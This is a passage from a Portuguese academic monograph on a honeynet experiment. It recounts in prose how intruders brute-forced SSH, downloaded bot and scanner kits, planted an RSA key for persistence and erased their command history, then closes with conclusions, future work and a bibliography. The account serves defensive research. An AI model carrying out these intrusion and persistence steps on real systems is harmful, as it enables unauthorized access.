Como os outros invasores, este conseguiu invadir o sistema através de um ataque *brute force,* obtendo acesso de administrador (usuário "root"). Baixou um pacote de nome "bot2.zip ". O nome *bot,* uma abreviação de *robot,* refere-se a uma ferramenta que realiza tarefas automatizadas, que pode ser utilizada para a coordenação e a operação de um ataque automatizado em uma rede de computadores, tais como um ataque do negação-serviço (DoS). Então o invasor tentou descompactar o pacote "bot2.zip" mas, devido a inexistência da ferramenta unzip, foi impossível sua descompactação. Tentou instalar a ferramenta unzip através do "apt-get", presente em distribuições derivadas da distribuição Debian mas, novamente devido ao *Firewall* foi impossível sua instalação.

Ao executar o comando mostrado na Figura 5.13 o invasor garantiu sua entrada posterior no *Honeypot,* inserindo uma chave RSA na lista de chaves autorizadas pelo servidor SSH. Logo será possível o retorno deste sem necessitar de qualquer senha, conforme SSH (2008).




Figura 5.13: Terceira tentativa de invasão

Em seguida, o invasor efetuou o download do pacote "delles.tar.gz ", uma ferramenta *scanner* e *brute force,* que continha alguns arquivos com possíveis usuários e senhas. Baixou também um pacote chamado "fish.tgz ", outro *scanner* e *brute force,* praticamente idêntica ao pacote baixado anteriormente, mas com alguns endereços de *hosts* que provavelmente seriam atacados. Foi o único invasor que se lembrou de apagar o histórico de comandos executados no sistema. Mas, não efetuou qualquer outra ação e deixou o sistema. Talvez pretendesse voltar posteriormente.

Nos três casos, pode-se notar que os invasores tiveram ações parecidas, utilizando ferramentas semelhantes, onde a invasão ao *Honeypot* era apenas uma etapa para um propósito maior. Um provável objetivo para os três invasores seria invadir outros sistemas a partir do *Honeypot* e, quando tiverem um grande número de máquinas sob seu controle, efetuarem um ataque de maior dimensão. Os invasores se preocuparam em garantir seu acesso posterior ao *Honeypot,* sendo que, se fosse continuado este experimento provavelmente haveria o retorno destes invasores e a finalização de seus ataques. Nenhum destes invasores mostrou-se um *Black Hat*, mas sim *Script Kiddies* procurando falhas comuns em sistemas mal administrados.

5.3 Considerações Finais

Este capítulo mostrou os testes realizados para comprovar a eficácia do sistema e também alguns dos resultados obtidos. Estes resultados destacam os esteriótipos dos invasores, os quais utilizaram ferramentas semelhantes e que obtiveram acesso através do mesmo serviço. Além dos resultados apresentados, é importante destacar que a maior parte do tráfego detectado no *Honeywall* deve-se à busca por serviços vulneráveis, através de ataques automatizados, sem levar em conta as características do sistema.

6 CONCLUSÃO

O ambiente mostrou-se eficaz na captura de dados, referentes ao tráfego e ações efetuadas no *Honeypot.* Através dos dados capturados foi possível saber os detalhes dos passos executados pelos atacantes. Com a centralização dos dados no *Honeywall* foi fácil a manutenção do sistema e a análise dos dados coletados, o que comprova a importância da *Honeynet* como uma ferramenta para manutenção da segurança em uma rede.

A partir da obtenção das falhas que permitiram o acesso não-autorizado ao sistema é possível a tomada de providências que levariam à evolução das políticas de segurança. Isto tornaria o sistema cada vez mais seguro, e com a permanência da *Honeynet,* em constante evolução, conforme a proposta inicial deste trabalho.

O controle do ambiente também foi um fator importante neste trabalho. Nenhum dos invasores mostrou-se estar ciente de ter invadido um *Honeypot,* comprovando a dificuldade de detecção do ambiente. E o controle do número de pacotes também foi eficaz mas, de certa forma, muito limitador, restringindo as ações dos invasores.

Com os resultados obtidos percebe-se o grande atrativo que o uso disseminado de sessões criptografadas oferece, tornando o uso de *sniffers* praticamente inútil, provando que a utilização da ferramenta Sebek foi essencial na coleta das ações provenientes do intruso e do ambiente atacado.

Para que se pudesse criar um perfil mais completo dos invasores seria necessário uma maior permanência da *Honeynet,* de modo a levantar maiores informações dos invasores.

Através do desenvolvimento deste trabalho, foi possível compreender a importância dos *Honeypots* como uma ferramenta adicional às políticas de segurança existentes e ao estudo comportamental dos atacantes, na interpretação dos passos e ações adotadas para burlar a segurança de uma rede ou sistema. Entretanto, para alcançar os objetivos desta ferramenta, sem riscos, é necessária dedicação e compreensão de todo o ambiente.

7 TRABALHOS FUTUROS

Durante o desenvolvimento do projeto, foram observadas algumas necessidades para que o ambiente pudesse ser melhor elaborada e facilitar a análise posterior dos dados.

Uma proposta de melhorar o controle do tráfego, que se mostrou limitador, e evitar que fique perceptível a presença do *Honeywall,* pois um invasor mais astuto poderia detectar-lo analisando o tráfego.

Também seria interessante melhorar a facilidade de manutenção do ambiente e dos dados, melhorando a interface WEB e atualizando os software utilizados.

Utilizar mais de um *Honeypot,* com diferentes Sistemas Operacionais, seria de grande valia, pois a quantidade de dados obtidos seria muito maior e, conseqüentemente, mais informações sobre o perfil dos invasores.

BIBLIOGRAFIA

ACID. Roman Danyliw, Analysis Console for Intrusion Databases, Acesso em set. de 2008, http://www.andrew.cmu.edu/user/rdanyliw/snort/snortacid.html

ALMEIDA, Aléxis Rodrigues de; Como Funcionam os Exploits, Acesso em Abr. 2008, Monografia do curso de Pós Graduação em Administração de Redes Linux disponível em: http://arl.ginux.ufla.br/

BIND; Open Source Comunity; Internet System Consortium Bind, Acesso em Out. de 2008, Disponível em http://www.isc.org/index.pl?/sw/bind/index.php

BRIDGE; The Linux Fundation; Linux Ethernet Bridging, Acesso em Mar. de 2008, Disponível em: http://bridge.sourceforge.net/

CAMPANA, Carlos Augusto; Segurança: Você se Preocupa com Isso?, 1997a, Acesso em Fev. de 2008, Disponível em: http://www.rnp.br/newsgen/9705/n1-3.html

CAMPANA, Carlos Augusto,;Ferramentas de Segurança, 1997b, Acesso em Set. de 2008, Disponível em: http://www.rnp.br/newsgen/9711/seguranca.html

CERT; Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil, Acesso em Mar. 2008, Disponível em: http://www.cert.br/

DWAN, Berni; Honeynets Aim to Sting Blackhats, Acesso em Jan. de 2008, Disponível em: http://www.sciencedirect.com

GERLACH, Cristiano; O Ataque do Script Kiddie, Acesso em Fev. 2008, Disponível em: http://www.rnp.br/newsgen/9905/kiddie.html

IPTABLES; Open Source Comunity, What is netfilter.org?, Acesso em 2008, Disponível em: http://www.netfilter.org/

JUNG, Carlos Fernando; Metodologia para Pesquisa & Desenvolvimento aplicado a novas tecnologias, produtos e processos, 2004, Axcell books

MTR - What is MTR?; Roger Wolff, Acesso em Out. de 2008, Disponível em http://www.bitwizard.nl/mtr/

MYSQL; Open Source Comunity, MySql: The world's most popular open source database, Acesso em Agosto de 2008, Disponível em http://www.mysql.com/

NAKAMURA, Emílio Tissato; Paulo Licio de Geus, Segurança de Redes em Ambientes Corporativos, 2007, Novatec

NED, Frank; Ferramentas de IDS, Acesso em Fev. 2007, Disponível em: http://www.rnp.br/newsgen/9909/ids.html#p5

NESSUS: Tenable Network Security, Nessus 3: The Network Vulnerability Scanner, Acesso em Jan. 200, Disponível em: http://nessus.org

NMAP - The Network Mapper, Insecure.org, Acesso em Jan. de 2008, Disponível em: http://nmap.org/

OLIVEIRA, José Wilson de; Segurança da Informação: Técnicas e Soluções., 2001, Visual Books

PHP, Comunity, What is PHP?, Acesso em Out. de 2008, Disponível em http://www.php.net/

PICCOLINI, Jacomo Dimmit Boca; Medeiros, Alexandre da Costa; Uma visão geral dos firewalls pessoais, Acesso em Out. 2007, Disponível em: http://www.rnp.br/newsgen/0201/firewall-pessoal.html

POUGET, Fabien; Dacier, Marc; Honeypot, Honeynet: A comparative survey, 2003a, Acesso em Fev. de 2008, Disponível em: http://www.eurecom.fr/util/publidownload.en.htm?id=1273

POUGET, Fabien, Dacier, Marc, Debar, Hervé; Honeypot, Honeynet, Honeytoken: Terminological issues, 2003b, Acesso em Fev. 2008, Disponível em: http://www.laboratoire-usages.com/util/publidownload.en.htm?id=1275

RFC 1305, Mills, David L., Network Time Protocol , Acesso em Agosto 2008, Disponível em http://www.faqs.org/rfcs/rfc1305.html

RFC 2828. Shirey, R.; Internet Security Glossary, 2000, Acesso em Fev. 2008, Disponível em: http://www.ietf.org/rfc/rfc2828.txt

RIBEIRO, Sildenir; Firewall em Linux, 2004, Acesso em Mar. De 2008, Monografia do curso de Pós-Graduação em Administração em Redes Linux disponível em: www.ginux.ufla.br

SANTOS, Bruno Ribeiro dos; Detecção de Intrusos utilizando o Snort, 2005, Acesso em Fev. De 2008, Monografia do curso de Pós-Graduação em Administração em Redes Linux disponível em: www.ginux.ufla.br

SCRIPT Firewall; McMillen, Rob; Acesso em Set. 2008, Disponível em: http://www.honeynet.org/tools/dcontrol/rc.firewall

SEBEK; Siles, Raul; Sebek 3: Tracking the Attackers, Acesso em Julho 2008, Disponível em http://www.securityfocus.com/infocus/1855/1/

SECURE, OpenlySecure, Memoirs of an Invisible Firewall, 2007, Acesso em Mar. 2008, Disponível em: http://www.openlysecure.org/openbsd/how-to/invisible_firewall.html

SILVA, Antônio Mendes da; Entendendo e Evitando a Engenharia Social: Protegendo Sistemas e Informações, Acesso em Jan. 2008, Disponível em: http://www.espacoacademico.com.br/043/43amsf.htm

SNORT, A Open Source Intrusion Detection System; Open Source Comunity, Acesso em Ago. de 2008, Disponível em: http://www.snort.org/

SNORT INLINE: Metcalf , William e Julien, Victor; Snort-inline - The Modified Open Source Network Detection System , Acesso em Agosto de 2008, Disponível em http://snort-inline.sourceforge.net/

SOLHA, Liliana Esther Velásquez Alegre; Teixeira, Renata Cicilini; Piccolini, Jacomo Dimmit Boca, Tudo que você precisa saber sobre os ataques DDoS, 2000a, Acesso em Dez. 2007, Disponível em: http://www.rnp.br/newsgen/0003/ddos.html

SOLHA, Liliana Esther Velásquez Alegre; Os Logs como Ferramenta de Detecção de Intrusão, 2000b ,Acesso em Out. 2007, Disponível em http://www.rnp.br/newsgen/9905/logs.html

SPITZNER, Lance; Honeypots, Tracking Hackers, 2002, Acesso em Jan. de 2008, Disponível em http://www.honeynet.org/papers

SPITZNER, Lance, Know Your Enemy: Defining Virtual Honeynets, 2003, Acesso em Jan. 2008, Disponível em: http://www.honeynet.org/papers/

SPITZNER, Lance, Know Your Enemy: Honeywall CDROM, 2004, Acesso em Julho 2008, Disponível em http://www.honeynet.org/papers/

SPITZNER, Lance; Know Your Enemy: Honeynets, 2005a, Acesso em Fev. 2008, Disponível em: http://www.honeynet.org/papers/

SPITZNER, Lance,; Know your Enemy: Phishing, 2005b, Acesso em Jan. 2008, Disponível em: http://www.honeynet.org/papers/

SPITZNER, Lance; GenII Honeynets, 2005c, Acesso em Agosto 2008, Disponível em: http://www.honeynet.org/papers

SSH; Open Source Comunity, SSH Without a Password, Acesso em Out. de 2008, Disponível em http://www.csua.berkeley.edu/~ranga/notes/ssh_nopass.html

SWATCH; Open Source Comunity, Swatch: the active log file monitoring tool, Acesso em Agosto de 2008, Disponível em http://sourceforge.net/projects/swatch/

TCPDUMP; Open Source Comunity, Tcpdump/Libcap, Acesso em Agosto 2008, Disponível em http://www.tcpdump.org/

UBUNTU; Open Source Comunity, About Ubuntu, Acesso em Julho 2008, Disponível em: http://www.ubuntu.com/

WIRESHARK; Open Source Comunity, Ethereal: A Network Protocol Analyzer, Acesso em Agosto 2008, Disponível em http://http://www.ethereal.com/

WONLEE, Won-Seok Lee, Honeypots, Acesso em Jan. 2008, Apresentação disponível em http://cesec.ajou.ac.kr/board/include/2001security/files/phpQ2G4Q6/Honeypot.ppt